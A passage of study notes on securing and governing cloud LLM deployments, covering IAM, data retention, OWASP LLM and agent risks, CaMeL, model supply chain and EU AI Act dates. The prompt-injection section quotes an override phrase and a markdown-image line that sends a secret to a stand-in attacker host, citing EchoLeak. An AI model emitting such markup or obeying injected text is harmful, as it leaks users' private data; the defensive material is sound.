A. KB < ~200K tokens, stable, not permission-split → cached long prompt (>2× faster, up to 90% cheaper).

Q. Why not default to multi-agent?

A. ~15× chat tokens (single agent ~4×), and most of the gain comes from that spend. Poor fit for shared-context work such as most coding.

Q. What did MCP 2026-07-28 change for cloud deployment?

A. No handshake or session ID → stateless servers behind any load balancer; `Mcp-Method` / `Mcp-Name` headers for per-tool routing and limits; cacheable lists.

Q. MCP vs A2A?

A. MCP: agent calls a server's tools/resources/prompts. A2A: agent delegates a task to another agent found via its Agent Card.

Q. Why full jitter over plain exponential backoff?

A. Lockstep clients retry in waves; uniform random waits under the exponential cap spread them out. Honour `retry-after` first.

Q. Your 429 fallback switches vendors. What breaks?

A. Behaviour (prompts tuned per model) and the prompt cache (per model). Fall back to the same model in another region first.

Sources: Anthropic: Contextual Retrieval · Anthropic: Building effective agents · Anthropic: multi-agent research · Anthropic: code execution with MCP · Claude prompt caching · MCP 2026-07-28 · MCP 2025-11-25 changelog · A2A releases · LangGraph · AgentCore samples · Foundry IQ · Azure AI Gateway labs · Envoy AI Gateway · AWS: backoff & jitter · GPTCache

Security + Governance

Oct 2026

TL;DR

- Cloud controls (identity → network → encryption → logging) protect the pipe and the principal, not whether this user should send this prompt → app-layer authz is yours; most LLM incidents happen there.
- No training on API data = table stakes. Real questions: **retention** (abuse stores, caches, stateful APIs) + **residency**. Zero data retention (ZDR) is opt-in or approval-gated everywhere.
- Prompt injection: still #1 (LLM01; agentic ASI01 "Agent Goal Hijack"), still unsolved → design so it can't hurt: **lethal trifecta / Rule of Two**.
- Guardrail classifiers are bypassable filters. Architecture holds: CaMeL, least-priv tools, egress allowlists, sandboxes, human approval. Red-team with garak / PyRIT, map to MITRE ATLAS.
- EU AI Act after the Digital Omnibus (Reg. (EU) 2026/1744, in force 27 Jul 2026): GPAI enforcement + Art. 50 live 2 Aug 2026; Annex III → 2 Dec 2027, Annex I → 2 Aug 2028. Deferred, not cancelled.
- HIPAA = BAA scope per feature. Logs + an AI inventory = your governance evidence.

★ Shared responsibility, AI edition

Provider secures

- DCs, hosts, GPUs, hypervisor
- model hosting + service plane
- contract terms, e.g. no training on your API data

You secure

- IAM + network config
- data classification: what may enter prompts / RAG
- prompt + response handling, guardrail config
- logging config + retention
- app layer: per-user authz, tools, output handling

Bedrock, Vertex AI (Google's docs now say **"Gemini Enterprise Agent Platform"**), Azure OpenAI / **Microsoft Foundry** = cloud APIs → same toolbox: keyless identity, customer-managed keys, private endpoints, perimeters, logs.

The "request gap"

IAM = who may call `InvokeModel`. PrivateLink = which pipe. Guardrails = is this text an attack. None asks: may **this** user send **this** prompt, see **this** doc, fire **this** tool? ← DeepInspect's framing (a vendor), but the gap is real

1. **Identity**: workload identity, least-priv roles
2. **Network**: private endpoints, perimeters, egress
3. **Encryption**: TLS, KMS keys at rest
4. **Logging**: API audit + invocation logs
5. **App authorization**: per-user / per-tool / per-doc checks + prompt policy → provider gives 1–4; you build 5

> **MNEMONIC**
>
> **I N E L A** → "I Need Every Lock, Always". The last lock (App authz) is the one nobody ships for you.

★ Cloud foundations: identity, secrets, keys, network, logs

Keyless workload identity

- EKS, GKE, AKS all work alike: cluster = **OIDC identity provider** (discovery endpoint + signing keys) → pod's short-lived projected SA token → cloud STS → short-lived cloud creds. Nothing long-lived to leak.
- **AWS**: EKS Pod Identity (add-on, no OIDC provider; AWS: use "whenever possible") vs **IRSA** (2019; per-cluster OIDC provider → trust policies need editing on every cluster recreation, e.g. blue-green upgrades).
- **GCP**: **Workload Identity Federation for GKE** (renamed from "GKE Workload Identity" in 2024).
- **Azure**: **AKS Workload Identity** → federated identity credential trusts the cluster's OIDC issuer; subject `system:serviceaccount:<ns>:<sa>`, audience = Azure token-exchange value.

Least-privilege IAM

AWS: invoke actions on specific model ARNs / inference profiles + SCPs denying unapproved models and Regions. **Azure**: managed identity + RBAC role "Cognitive Services OpenAI User", `disableLocalAuth=true` → API keys stop working. **GCP**: `roles/aiplatform.user` on one dedicated SA per app.

```
# AWS: RAG service role, invoke one model family, nothing else
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "InvokeApprovedModelOnly",
    "Effect": "Allow",
    "Action": [
      "bedrock:InvokeModel",
      "bedrock:InvokeModelWithResponseStream"
    ],
    "Resource":
      "arn:aws:bedrock:eu-central-1::foundation-model/anthropic.claude-*"
  }]
}
# AWS Org SCP: no Bedrock calls outside approved EU Regions
{
  "Effect": "Deny",
  "Action": "bedrock:*",
  "Resource": "*",
  "Condition": { "StringNotEquals":
    { "aws:RequestedRegion": ["eu-central-1", "eu-west-1"] } }
}
# GCP: one SA, one role (pod reaches it via WIF for GKE)
gcloud projects add-iam-policy-binding my-proj \
  --member="serviceAccount:rag-api@my-proj.iam.gserviceaccount.com" \
  --role="roles/aiplatform.user"
```

*An **inference profile** has its own ARN (`…:inference-profile/…`) → allow it explicitly and check which Regions it routes to.*

Secrets, keys, network

- ***Secrets**: third-party LLM keys (OpenAI, Anthropic, …) + vector-DB creds → Secrets Manager / Secret Manager / Key Vault / HashiCorp Vault. Never in `.env`, images or prompts (context can be repeated back → LLM02 / LLM07). Rotate; prefer keyless.*
- ***KMS**: customer-managed keys on fine-tune data, custom models, vector stores, logs.*
- ***Private endpoints**: Bedrock via PrivateLink interface endpoints (+ endpoint policies), Vertex via Private Service Connect, Azure via Private Link + "public network access: disabled" → traffic never crosses the public internet.*
- ***VPC Service Controls** perimeter around `aiplatform.googleapis.com` → even valid creds can't copy data / models out. The anti-exfiltration control.*

Audit logs: two different logs!

- ***CloudTrail** = who called which API, when. Not the prompts.*
- ***Bedrock model invocation logging** = prompts + responses, off by default → CloudWatch Logs or S3. GCP: Cloud Audit Logs, enable **Data Access** logs.*

Azure: Diagnostic settings → Azure Monitor.

- Double-edged: no logs → no audit trail (AI Act Art. 12). Logs on → a new PII + secrets store that fights your ZDR goals → CMK, tight access, retention.

Control	AWS	GCP	Azure
Pod → cloud identity	EKS Pod Identity (pref.) / IRSA	WIF for GKE	AKS Workload Identity
Least-priv role	`bedrock:InvokeModel` on model ARN + SCPs	`roles/aiplatform.user`, dedicated SA	Cognitive Services OpenAI User, keys off
Secrets	Secrets Manager	Secret Manager	Key Vault
Private endpoint	PrivateLink + endpoint policy	Private Service Connect	Private Link, public access off
Exfil perimeter	SCPs, endpoint policies	VPC Service Controls	public network access off
API audit	CloudTrail	Cloud Audit Logs (+ Data Access)	Diagnostic settings
Prompt capture	invocation logging, off by default	request-response logging, off by default	check docs

!! careful

- `"bedrock:*"` on `"*"` for an app role → any model, any Region, plus control-plane actions.
- IRSA trust pinned to the old cluster's OIDC provider → pods lose access after a blue-green swap.
- Private endpoint added, public access left on → the private path is optional, not enforced.
- Invocation logs readable by every developer → a prompt log is a PII database.

★ Data protection: data use, retention, residency, PII, confidential computing

All 3 hyperscalers contractually commit not to train foundation models on API data. Bedrock: inputs/outputs not shared with model providers; fine-tuning makes a private copy. → Settled. Open questions: retention + residency, feature by feature.

	Bedrock	Azure OpenAI / Foundry	Vertex AI / Gemini
Default	prompt capture only if you enable invocation logging	stateless inference not stored in the model, but **abuse monitoring** may store flagged prompts / completions for review	inputs/outputs **cached in memory** ≤ **24 h** per project; prompts may be logged for abuse detection
Route to ZDR	your own log config	apply for **Modified Abuse Monitoring** (approval, typically managed EA/MCA) → `ContentLogging=false`	**disable the cache** via API (per project, all regions) + **abuse-monitoring exception**
Still retained	whatever you log or upload	safety classification still runs; Responses API, stored completions, files, fine-tuning keep own retention	Live API session resumption ≤ 24 h; Grounding with Google Search logs ≤ 3 days; some features rule ZDR out

- **Azure retention is disputed**: one summary says 30 days; a Microsoft Q&A thread says that wording was removed with the ~18 Nov 2024 update and docs now give no duration. Open 2026 question: is default abuse monitoring under the HIPAA BAA?
- **Residency**: watch global vs regional vs data-zone endpoints and cross-Region inference profiles that route out of a geography. The SCP above blocks calls in other Regions, not where a profile routes. ← not verified in my notes; read the provider page before promising "EU only"

PII redaction (background knowledge)

- **Amazon Comprehend** `DetectPiiEntities` / `ContainsPiiEntities`. **Bedrock Guardrails** sensitive-info filter: `BLOCK` or `MASK` entity types + custom regexes, input and output.
- **Google Sensitive Data Protection** (ex-Cloud DLP): infoTypes; masking, tokenization, format-preserving encryption, date-shifting.
- **Microsoft Presidio** (OSS): Analyzer + Anonymizer, NER + regex + checksum recognizers, reversible pseudonymization.
- Redact at RAG **ingestion** (before embedding: PII in vectors is hard to find and delete), on the prompt, on the output, before logging.

Confidential computing (data in use)

- **Azure NCC H100 v5**: AMD SEV-SNP + H100 in CC mode, encrypted CPU↔GPU link; GA East US 2 + West Europe; small-to-medium inference / fine-tuning.
- **GCP**: A3 confidential VM (1× H100) "GA Jul 2025" vs "limited preview" (sources conflict); G4 (RTX PRO 6000 Blackwell) confidential VMs + GKE nodes; Confidential Space with Hopper GPUs GA.
- **Limits** (arXiv 2507.02770): weak against physical attacks; multi-GPU CC disabled at writing; no large-scale training. Blackwell: NVLink encryption +

Trusted I/O expected, broad availability unconfirmed. AWS: unconfirmed.

> **REMEMBER**
>
> Confidential computing hides data from the cloud operator. It does nothing about prompt injection or app leaks → a complement, not a replacement.

★ LLM app threats: OWASP Top 10 for LLM Apps (2025)

Released late 2024 (one source: 18 Nov 2024). The checklist for any LLM feature.

ID	Risk	What it means	First fix
LLM01	**Prompt Injection**	crafted input (direct, or indirect via retrieved content) changes behaviour	architecture, attack filters
LLM02	Sensitive Information Disclosure	leaks PII, secrets, other users' data	secrets out of context; PII filters; per-user ACLs
LLM03	Supply Chain	poisoned third-party models, packages, data	safetensors, signing, pinning
LLM04	Data and Model Poisoning	tampered training / fine-tune / RAG data → backdoors, bias	data provenance, evals
LLM05	Improper Output Handling	downstream trusts output unvalidated (was "Insecure Output Handling") → XSS, SQLi, RCE	treat as untrusted input
LLM06	Excessive Agency	more functions, permissions, autonomy than needed	minimal scoped tools, approval
LLM07	System Prompt Leakage *new*	prompt extracted; bad if it holds secrets / rules	enforce authz outside the model
LLM08	Vector and Embedding Weaknesses *new*	RAG: poisoned or leaky vector stores, cross-tenant retrieval	per-tenant namespaces + ACL filter
LLM09	Misinformation	confident wrong output that gets relied on	grounding checks, citations
LLM10	Unbounded Consumption	cost exhaustion (**denial of wallet**) + model extraction by volume (replaces "Model DoS")	rate / token / budget caps

- vs 2023 v1.1: Insecure Output Handling was #2, Model DoS #4; Insecure Plugin Design, Overreliance, Model Theft folded into other entries.
- Split: **model-level** (jailbreaks, poisoning, extraction) vs **system-level** (indirect injection + tools + egress). Most real 2025–26 incidents were system-level → architecture, not the model.

★ Agents: OWASP Agentic Top 10 (2026), injection, exfiltration

OWASP Top 10 for Agentic Applications 2026, published **9 Dec 2025** by the OWASP GenAI Security Project. Extends the LLM list, doesn't replace it.

1. **ASI01 Agent Goal Hijack**: goals / task selection redirected, often by indirect injection. e.g. **EchoLeak** (CVE-2025-32711): hidden email instruction → M365 Copilot exfiltrated data, zero clicks.
2. **ASI02 Tool Misuse & Exploitation**: legit tools used unsafely, e.g. benign tool chained into a sensitive API.
3. **ASI03 Identity & Privilege Abuse**: inherited creds reused, escalated, passed between agents.
4. **ASI04 Agentic Supply Chain**: third-party tools, MCP servers, plugins, models, prompts.
5. **ASI05 Unexpected Code Execution** → sandbox it.
6. **ASI06 Memory & Context Poisoning**: persistent corruption of memory / embeddings.
7. **ASI07 Insecure Inter-Agent Communication**
8. **ASI08 Cascading Failures**: one fault spreads across agents.
9. **ASI09 Human-Agent Trust Exploitation**: humans over-trust what the agent shows.
10. **ASI10 Rogue Agents**: drift, collusion, self-replication.

← short names vary between secondary sources; official PDF not checked

DIRECT INJECTION

- the user types it ("ignore previous instructions...", jailbreaks)
- attacker = user → policy bypass in own session

INDIRECT INJECTION

- hidden in fetched content: web page, email, PDF, RAG chunk, calendar invite, tool output
- attacker ≠ user → **the user is the victim**

Exfiltration paths

- **Markdown image**: injected text makes the model emit `![](https://attacker/?q=<secret>)` → client auto-renders → secret leaves in the URL, no user action. Willison has catalogued this in ChatGPT, Bard/Gemini, Copilot, Slack AI...
- Links the user is nudged to click; tool calls that talk outward (email, HTTP fetch, posting to a ticket).




fig. 8a — indirect injection → markdown-image exfiltration (the EchoLeak shape). Break any arrow and the leak stops.

Lethal trifecta + Agents Rule of Two

Lethal trifecta (Simon Willison, **16 Jun 2025**): an agent with all three can be tricked into stealing data.

> **private data + untrusted content + external comms ⇒ exfiltration**
>
> "external comms" includes rendering links or images

Agents Rule of Two (Meta, **31 Oct 2025**; inspired by the trifecta + Chrome's Rule of 2): until injection can be reliably detected, give an agent **at most two** of:

> $|\{A, B, C\}| \leq 2$ → **may run autonomously; = 3 → human approves**
>
> A = untrusted input · B = sensitive systems / private data · C = changes state or communicates externally

- Goes further than the trifecta: [C] covers **state-changing** actions (delete, pay, deploy), not just exfiltration.
- Both are **heuristics** that shrink blast radius, not proofs. OWASP researchers still call injection unsolved.




fig. 8b — the lethal trifecta. Danger lives in the pink middle; the Rule of Two keeps every agent out of it.

> **MEMORY TRICK**
> "Pick two", like fast / cheap / good: **read the internet, hold secrets, act in the world**. Want the third → a human signs off.

★ Supply chain & denial of wallet

- Pickle checkpoints (`.bin`, `.pt`) run code on load → "executable code you are calling a model".
- **nullifAI** (ReversingLabs, Feb 2025): Hugging Face models with broken or **7z-compressed** pickles. `torch.load()` wrapper failed → **Picklescan** errored without reading the payload, but the payload still ran. Scale disputed (removed within 24 h vs "closer to proof-of-concept").
- Blacklist scanners over an executable format always leave a gap → safetensors: tensor data only, no code path by design. Research for pickles you can't avoid: **PickleBall** (arXiv 2508.15987).

```
# tensors only, no code runs on load
from safetensors.torch import load_file
weights = load_file("model.safetensors")
# pickle → arbitrary code on load; if unavoidable, restrict to tensors
state = torch.load("model.bin", weights_only=True)
```

- **OpenSSF Model Signing v1.0 (4 Apr 2025)**: library + CLI, any format / size; Sigstore keyless, self-signed certs or key pairs → a **Sigstore bundle**. Built on

sigstore-python with NVIDIA + HiddenLayer; meant to plug into hubs (Kaggle, Hugging Face). **OMS spec** Jun 2025.

- Signing proves integrity + provenance after publication, not that the model is benign.
- Agentic supply chain now = **MCP servers, tool registries**, plugins, prompts too (ASI04); ATLAS added "Publish Poisoned AI Agent Tool". Pin MCP servers like dependencies, give each narrow creds.

> **REMEMBER**
> **Signed ≠ safe. Scanned ≠ safe.** Safetensors removes the code path; signing tells you *who*; only evals + review tell you *what*.

Denial of wallet (LLM10)

A billing problem as much as a security one: an attacker or a runaway agent loop burns tokens, or harvests outputs to extract the model.

> **worst-case spend/hr ≈ req/s cap × 3600 × max tokens/req × $/token**
> e.g. 10 req/s × 4,000 max output tokens = 40k tok/s ≈ 144M tokens/hr, times your price

Controls: per-user + per-tenant rate limits, max-token caps on every call, quotas, budget alarms, max agent steps per task.

★ Defenses: layer them, architecture first

1. **Architecture**: CaMeL-style plan/data split, Rule of Two, no auto-rendered external URLs.
2. **Least privilege**: per-user on-behalf-of (OBO) tokens, scoped tools, read-only by default.
3. **Containment**: sandboxes, egress allowlists, budgets.
4. **Detection**: Prompt Shields / Bedrock prompt-attack filter / Llama Guard.
5. **Assurance**: garak / PyRIT in CI, ATLAS-mapped threat model, logging.

Ordered by reliability. "You cannot filter your way out of prompt injection" → classifiers are layer 4, not layer 1.

Managed guardrails

- **Bedrock Guardrails**: content filters incl. **prompt attack**, denied topics, word + PII filters, **contextual grounding checks**. Inline or via `ApplyGuardrail` (works for non-Bedrock models); `InvokeGuardrailChecks` = resource-less checks for agents.
- **Automated Reasoning checks**: formal-logic verification; GA Aug 2025 (6 Regions). "Up to 99% accuracy" = AWS marketing.
- **Azure Prompt Shields**: direct + indirect attacks; indirect needs document delimiters (spotlighting).
- **Google Model Armor** (Vertex; not checked in my notes).

Open-source runtime

- **Llama Guard 4**: 12B natively multimodal safe/unsafe classifier pruned from Llama 4 Scout (LG3 was 8B).
- **NeMo Guardrails**: **Colang** multi-turn flow control; calls Llama Guard etc. as rails.

Red-team (test)

- **garak** (NVIDIA, Apache-2.0): probe-based scanner (injection, leakage, jailbreaks, toxicity).
- **PyRIT** (Microsoft): multi-turn campaigns (Crescendo, TAP, converters).
- garak/PyRIT test; Llama Guard/NeMo protect.

Classic controls doing most of the work

- **Output = untrusted input** (LLM05): context-aware encoding (HTML / JS / SQL / shell), parameterized queries, no `eval`.
- **Sandbox** model code: gVisor / Firecracker microVMs, no network, ephemeral.
- **Egress + URL allowlists, CSP** on chat UIs → kills markdown-image exfil.
- **Per-tool creds scoped to the end user** (OBO / OAuth token exchange), not one god-mode service identity.
- **Human approval** for high-impact actions (pay, delete, external email, deploy).

```
# chat UI header: images only from your own CDN
Content-Security-Policy: img-src 'self' https://cdn.example.com; connect-src 'self'

# tool gate (sketch): user-scoped token + Rule-of-Two approval
def call_tool(name, args, user, ctx):
    token = obo_exchange(user)                  # not the app's SA
    if name in HIGH_IMPACT and ctx.saw_untrusted_input:
        require_human_approval(user, name, args)
    audit_log(user, name, args, ctx.sources)    # provenance
    return TOOLS[name](args, token=token)
```

CaMeL (prompt injection defeated by design)

- Debenedetti et al., Google / DeepMind / ETH, arXiv **2503.18813** (Mar 2025), **SaTML 2026**. Extends Willison's 2023 **Dual-LLM pattern**.
- **Privileged LLM** writes the plan (code) from the trusted query only. **Quarantined LLM** parses untrusted data, no tools. An **interpreter** tracks provenance ("capabilities") and checks policy before every tool call → untrusted data can't change control flow or reach a disallowed sink.
- AgentDojo: arXiv abstract 67% tasks solved with provable security; SaTML version 77% vs 84% undefended (o3-high 77.3 vs 84.5). Claude 3.5 Sonnet attacks: **0** vs 8 (tool filter) vs 44 (none). Weak: Travel suite 25% vs 75%.
- ≈7-point utility cost = price of provable resistance → use on **high-risk tool paths**.

MITRE ATLAS (adversarial matrix for AI)

- Counts (secondary sources, conflict by release): Oct 2025 15 tactics / 66 techniques → Feb 2026 (v5.4.0) 16 / 84 (+ "Publish Poisoned AI Agent Tool", "Escape to Host") → v2026.08 16 / 114, 39 mitigations → v2026.09 120 techniques, 40 mitigations, agent techniques **AML.T0116–T0124**, mitigations **AML.M0037–M0038**.
- Zenity credited with 14 agentic techniques (2026). Versioning moved v5.x → v2026.MM ← *my inference*.

!! careful

- Treating a guardrail "pass" as proof of safety.
- Prompt Shields indirect detection without delimiters → it can't tell your docs from your instructions.
- Authorization rules in the system prompt → LLM07: extractable and overridable.

pro tip →

Run garak + PyRIT in CI on every system-prompt, tool or model change. Tag findings with OWASP IDs (LLM01, ASI01...) + ATLAS techniques → threat model, tests and audit evidence share one vocabulary.

★ Governance & compliance

EU AI Act baseline (Reg. (EU) 2024/1689)

- **Prohibited** (Art. 5): social scoring, manipulation, untargeted facial scraping, emotion recognition at work / school. **High-risk** (Art. 6): Annex I product safety; Annex III use cases (employment, credit, education, essential services, law enforcement). **Transparency** (Art. 50): chatbots disclose, deepfakes labelled, synthetic content machine-readably marked. **Minimal**: the rest.
- **GPAI** (Art. 53) + **systemic risk** (Art. 55, presumed > 10^{25} **FLOPs** training compute).
- Fines: **€35M / 7%** turnover (prohibited); GPAI **€15M / 3%** (Art. 101).

Digital Omnibus on AI

Proposed Nov 2025 (originally tying high-risk dates to standards). Parliament **16 Jun 2026** (423 / 57 / 174), Council **29 Jun 2026**, OJ ~24 Jul as **Reg. (EU) 2026/1744**, in force **27 Jul 2026**. ← law-firm summaries agree; OJ text not checked

Date	What applies	Note
1 Aug 2024	AI Act in force	clock starts
2 Feb 2025	prohibitions + AI literacy (Art. 4)	omnibus change to literacy **unresolved**
2 Aug 2025	GPAI obligations	Code of Practice final Jul 2025
27 Jul 2026	Omnibus in force	moves high-risk dates

Date	What applies	Note
2 Aug 2026	AI Office GPAI enforcement (docs, evals, measures, **fines**) + **Art. 50 transparency**	Art. 50 not postponed
2 Dec 2026	Art. 50(2) marking for systems already on the market; new "nudification" / CSAM ban	shorter grace than the 6 months proposed
2 Aug 2027	pre-Aug-2025 GPAI models comply (Art. 111(3))	legacy models
2 Dec 2027	Annex III high-risk	was 2 Aug 2026
2 Aug 2028	Annex I product-embedded high-risk	was 2 Aug 2027

- Oct 2026 reading: **GPAI providers** → live enforcement. **Chatbot / content deployers** → Art. 50 now, marking by 2 Dec 2026. **High-risk builders** (HR, credit, education) → Dec 2027, keep preparing.
- GPAI Code of Practice: signatories vs non-signatories; no authoritative 2026 list ("~190" seems to be the separate content-marking code).

REMEMBER THE SLIDE

Annex **III**: +16 months (Aug 26 → Dec 27).
Annex **I**: +12 months (Aug 27 → Aug 28). GPAI + transparency did **not** slide.

NIST (US, voluntary)

- **AI RMF 1.0** (AI 100-1, Jan 2023): **Govern, Map, Measure, Manage**. **GenAI Profile AI 600-1** (Jul 2024): 12 risks, e.g. CBRN info, confabulation, data privacy, information integrity / security, IP, harmful bias, value chain.
- **Cyber AI Profile, IR 8596**: preliminary draft **16 Dec 2025**, a **CSF 2.0** overlay. Focus: securing AI systems, AI for cyber defence, thwarting AI-enabled attacks. Comments closed 30 Jan 2026; public draft planned 2026, not confirmed. Pairs with **COSAiS** (SP 800-53 overlays). Plus a 2026 AI Agent Standards Initiative.

ISO/IEC 42001, SOC 2, HIPAA, GDPR

- **ISO/IEC 42001:2023**: first certifiable AI Management System; Harmonized Structure like 27001; Annex A: AI policy, impact assessment, data, lifecycle, third parties. Companions 23894 (risk), 42005 (impact).
- **SOC 2**: no AI-specific criteria; auditors scope prompt logs, subprocessors, model change management under existing ones.
- **HIPAA**: no certification → BAA + config + eligible features. Ask "is this feature under the BAA?"

    - Bedrock: self-service BAA in **AWS Artifact**, free; covers Claude on Bedrock.
    - Azure OpenAI: Product Terms BAA; Claude in Foundry reportedly not HIPAA-ready.
    - OpenAI: API BAA via baa@openai.com; Enterprise / Edu / for Healthcare; **web search** not eligible.
    - Anthropic direct: sources conflict (approved API tiers vs sales-managed Enterprise only).
- **GDPR**: lawful basis for training + inference (legitimate-interest three-step test), DPIA, Art. 22, transfers (SCCs / DPF), provider = processor under a DPA. **EDPB Opinion 28/2024**: models trained on personal data not automatically anonymous; unlawful training can taint deployment. Omnibus GDPR tweaks: status unverified.

★ Governance evidence: AI inventory, model cards, audit trails

- **AI inventory**: every model, vendor, use case, risk tier, owner → feeds EU classification, ISO 42001 scope, NIST "Map". ← add Region, ZDR, BAA, tools
- **Model cards** (Mitchell et al., 2019) → SageMaker Model Cards, Vertex Model Registry metadata.
- **High-risk duties**: tech docs (Art. 11 / Annex IV), **automatic logging** (Art. 12), human oversight (Art. 14), robustness + cybersecurity (Art. 15), deployer logs kept ≥ 6 months (Art. 26). GPAI: public training-content summary (Art. 53).
- **Agent audit trail**: per tool call → user, tool + args, trusted / untrusted sources, approval decision.

Cloud control	Evidences...
CloudTrail / Audit Logs + invocation logs	Art. 12 + 26 record-keeping, SOC 2 monitoring
KMS, VPC-SC, PrivateLink / Private Link	ISO 42001 / SOC 2 security controls; Art. 15
BAA + ZDR config	HIPAA safeguards; GDPR processor terms
Human-approval gates	Art. 14 oversight; Rule of Two
garak / PyRIT reports → ATLAS	NIST "Measure"; Art. 15 robustness

NIST IN 4 WORDS

Govern → Map → Measure → Manage: "Good Maps Measure Mountains". Inventory = Map; red-team results = Measure.

pro tip →
Build the AI inventory first, even as a spreadsheet (one row per model × use case). "Are we high-risk?", "which apps send PHI to which vendor?", "what does this model CVE hit?" each become a filter on that table.

? Self-check

Q. CloudTrail is on for Bedrock. Can you see the prompts a compromised user sent?

A. No. CloudTrail = API calls. Prompts need **model invocation logging** (off by default → CloudWatch Logs / S3), and those logs are then sensitive data.

Q. An agent reads customer emails, queries the CRM and sends email. What's wrong? Three fixes.

A. All three trifecta legs (A+B+C). Fixes: drafts a human approves before sending; quarantine email parsing (Q-LLM, no tools); narrow CRM access with end-user OBO tokens; recipient / URL allowlist.

Q. Why is a rendered markdown image an exfiltration channel?

A. The client fetches the URL automatically, so data in `?q=` leaves with zero clicks. Fix: CSP `img-src` allowlist, don't render external images, egress control.

Q. Picklescan exists. Why insist on safetensors?

A. Pickle is executable and scanners are blacklists: nullifAI's 7z / broken pickles made the scan error out while the payload still ran. Safetensors has no code path. Signing adds provenance, not benignness.

Q. What does CaMeL buy, and what does it cost?

A. Plan from the trusted query (P-LLM), untrusted data parsed by a tool-less Q-LLM, provenance-checked tool calls → provable resistance; attacks on Claude 3.5 Sonnet 0 vs 44 undefended. Cost: 77% vs 84% task success on AgentDojo (SaTML 2026), worse on Travel.

Q. How do you get ZDR on Azure OpenAI, and what's left over?

A. Apply for Modified Abuse Monitoring (approval) → `ContentLogging=false`. Safety classification still runs; Responses API, stored completions, files, fine-tuning keep own retention. Vertex: disable the 24 h cache + abuse-monitoring exception.

Q. EU company, LLM CV-screening tool with a chat front end: which AI Act duties apply when?

A. Prohibitions + literacy since 2 Feb 2025. Art. 50 "you're talking to AI" since 2 Aug 2026. CV screening = Annex III employment → high-risk from **2 Dec 2027** (was Aug 2026). Start logging, docs, oversight now.

Q. "Is Claude HIPAA-compliant?" What's the better question?

A. "Which access path and features are under a signed BAA?" Via Bedrock: AWS BAA. Direct Anthropic: sources conflict. Claude in Foundry: reportedly not.

Sources: Willison: lethal trifecta · Willison: Rule of Two · OWASP LLM Top 10 · OWASP Agentic Top 10 (Giskard) · CaMeL paper · nullifAI (THN) · OpenSSF Model Signing v1.0 · Bedrock Guardrails · Foundry content filtering · Vertex AI ZDR · Azure Modified Abuse Monitoring · Bedrock invocation logging · Digital Omnibus in force · NIST IR 8596 · MITRE ATLAS (Vectra)

Cost + FinOps

Oct 2026

TL;DR

- FinOps is a loop, **Inform** → **Optimize** → **Operate**, and for AI it now covers GPU-hours and tokens. 98% of State of FinOps 2026 respondents manage some AI spend (63% the year before).
- Biggest GPU lever = idle capacity, not the rate card. Real price = $/GPU-hr ÷ utilization; non-optimized K8s GPU clusters average ≈ 5% (vendor telemetry, 2026).
- Buy by workload shape: spot for checkpointed batch, Capacity Blocks / DWS Calendar for deadline training, commitments only if utilization > 1 − discount. 2026 prices went up (AWS Capacity Blocks ≈ 1.59× over the year).
- API bill = Σ token type × rate. Output ≈ 5× input, cache reads 0.025–0.1× input, batch 50% off. Lever order: caching → batch → prompt audit → effort/model → multi-model last. Judge cost per completed task.
- Self-hosting beats APIs only at high, steady volume vs premium models. One H100 never beats a Haiku-class API on GPU cost alone.
